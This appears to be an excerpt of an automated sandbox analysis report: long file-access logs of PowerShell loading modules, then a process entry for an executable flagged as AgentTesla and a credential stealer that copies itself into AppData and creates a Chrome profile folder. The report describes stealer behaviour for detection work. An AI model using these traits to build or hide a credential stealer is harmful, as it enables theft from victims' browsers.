C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0CA72625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0CA6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0CA6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0CA6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0CA6B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFC0CA562DB	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFC0CB412E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	97	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	129	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\bdd4597948110f06927727604f2c3ce3\Microsoft.Management.Infrastructure.Native.ni.dll.aux	unknown	328	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\bdd4597948110f06927727604f2c3ce3\Microsoft.Management.Infrastructure.Native.ni.dll.aux	unknown	328	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0CA6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0CA6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0CA6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0CA6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigCI\ConfigCI.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigCI\ConfigCI.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0CA6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFC0CA6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile

Analysis Process: Lutyzivrgpnlssvvvftlfile.exe PID: **5084**, Parent PID: **5972**

General

Target ID:	15

Start time:	11:33:59
Start date:	20/03/2023
Path:	C:\Users\user\AppData\Local\Temp\Lutyzivrgpnlssvvvftlfile.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\Lutyzivrgpnlssvvvftlfile.exe"
Imagebase:	0xa0000
File size:	171520 bytes
MD5 hash:	B1DFD2B85A645040D8C89D0FCED4340A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000F.00000002.555838851.000000000244C000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000F.00000002.555838851.000000000244C000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7299CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7299CF06	unknown
C:\Users\user\AppData\Roaming\KbWSe	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	717EBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\KbWSe\KbWSe.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	717EDD66	CopyFileW
C:\Users\user\AppData\Roaming\n3wcaadv.hr4	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	717EBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\n3wcaadv.hr4\Chrome	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	717EBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\n3wcaadv.hr4\Chrome\Default	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	717EBEFF	CreateDirectoryW
